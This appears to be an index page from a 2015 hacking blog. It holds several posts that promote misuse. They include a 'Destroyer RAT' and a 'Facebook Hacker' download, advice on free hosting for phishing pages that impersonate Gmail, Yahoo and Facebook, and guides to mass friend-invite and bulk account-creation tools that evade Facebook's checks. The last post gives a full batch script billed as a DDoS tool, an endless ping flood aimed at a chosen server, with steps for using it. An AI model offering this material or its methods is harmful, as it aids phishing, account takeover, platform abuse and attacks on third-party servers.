BCA

0 How to quickly add 5000 friends on Facebook

Sunday, October 18, 2015

How to quickly add 5000 friends on Facebook


Go to page: https://add5000.com/mass-add-email. You will see next page: 

facebook add friends
You must first login on Facebook to start searching your future friends. Just click "Login with Facebook" button.
After successfully logged you will see the next:facebook invite friends

Please note the label inlist. This means that other users can also invite your to be friends. If you do not want toreceive invitations to friends just click on inlist label what will appear notinlist which means that others can not invite you to friendship on Facebook using "Mass add email".
In the next step you can choose:
  • how many to add friends. We recommend you first add 100 friends.
Remember: Facebook does not like unnatural user activity. So if you just created your account on Facebook is not recommended to add at once many friends to avoid possible temporary:
- restrict access to some functions,
- ask for verify your mobile number,
- or block your Facebook account.
  • Next you can choose gender of users who will get invitations to be friends on Facebook.
  • Next select timezone, locale and country into which will be sent an invitation to be friends on Facebook.
When specified search criteria of friends just click on "Generate": 

facebook tips and tricks
 List generated! Copy the list and go to next step to invite friends: 

generate list of peoples
In next step click on button "Invite friends": 

invite friend tip
You will be redirected to the Facebook page to invite friends. Just insert the copied list and in message blok write "Mass add top". Click "Invite Your Friends": 

mass add tip and tricks facebook
The invitation to be a friends was sent: 

send invations to be a friendEnjoy using and remember that if your account on Facebook is only created don't send too many invitation at once to avoid possible lock your Facebook account.
Read more

0 Destroyer RAT v8.1 pc hacking software

Destroyer RAT v8.1 pc hacking software


                                                                Download here

Read more

0 FREE HOSTING SITES FOR PHISHERS

Monday, September 28, 2015
FREE HOSTING SITES FOR PHISHERS


Today in this post I'll tell you the top free hosting sites for phishers. If you want to want to make fake pages for 
GMAIL, YAHOO, FACEBOOK etc use these free hosting sites to upload your phishing pages. Security Tip : Always use webbased proxy sites to create account in these sites so that you can hide your ip address.
Make phishing site
FREE HOSTING
Read more

1 Make Facebook Accounts Without any Block

Saturday, September 19, 2015

Make Facebook Accounts Without any Block


· Download & Install Facebook Account Creator Bot from here (DropBox,ZippyShare)  Watch this video


·  Signup and Register your Product then Login


·        Simply Click on Create Account at your left

·        Then Click on Name Section then it’ll auto fill all details
     
·    Click Yes If you want to save account in txt file


·        After that Click on Email Service to verify Email


·          Then Click On FIND EMAILS open Facebook Verification email

·       Confirm your account via CODE  (Don’t Confirm by link)


·        That’s it You have successfully Confirm and Created you account


·  You Can see your account in Saved Account Folder


 Note:- If you still getting Security Check then Use HideALLIP (Download) or any other VPN

Read more

0 Pro Facebook Hacker v 1.5 2012 Full Version Free Download

Thursday, September 17, 2015

Pro Facebook Hacker v 1.5 2012 Full Version Free Download


Pro Facebook Hacker v 1.5 2012 Full Version Free Download 
Pro Facebook Hacker v 1.5 With Pasword Free Download Full Version
Facebook Hacker Free Download Full Version


Read more

0 How to create a DDOS using notepad

Monday, September 14, 2015

How to create a DDOS using notepad


Step 1: Create a text document with notepad.
Step 2: Copy and paste this script into that new text document.
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
@echo off
mode 67,16
title DDOS Attack (Umair Khan)
color 0a
cls
echo.
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
echo Created By Umair Khan DDOS
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
echo.
set /p x=Server-Target:
echo.
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
ping %x%
echo ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
@ping.exe 127.0.0.1 -n 5 -w 1000 > nul
goto Next
:Next
echo.
echo.
echo.
set /p m=IP Host:
echo.
set /p n=Packet Size:
echo.
:DDOS
color 0c
echo Attacking Server %m%
ping %m% -i %n% -t >nul
goto DDOS
----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------- 
Step 3: Save the file as DDOS.bat
You have now Created the File
 
-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------
How to use the DDOS
 
When it says Server-Target type the web address of the server that you would like to DDOS
Then you should realise that it will come up Pinging (your web address here)
Now you should notice that the server of the person you would like to DDOS has appeared
Next it should come up IP Host : here is where you type the servers IP
Now it should pop up Packets : here you have to type 5000,000
Now it should keep repeating Attacking server in red now you have successfully DDOS the server

Read more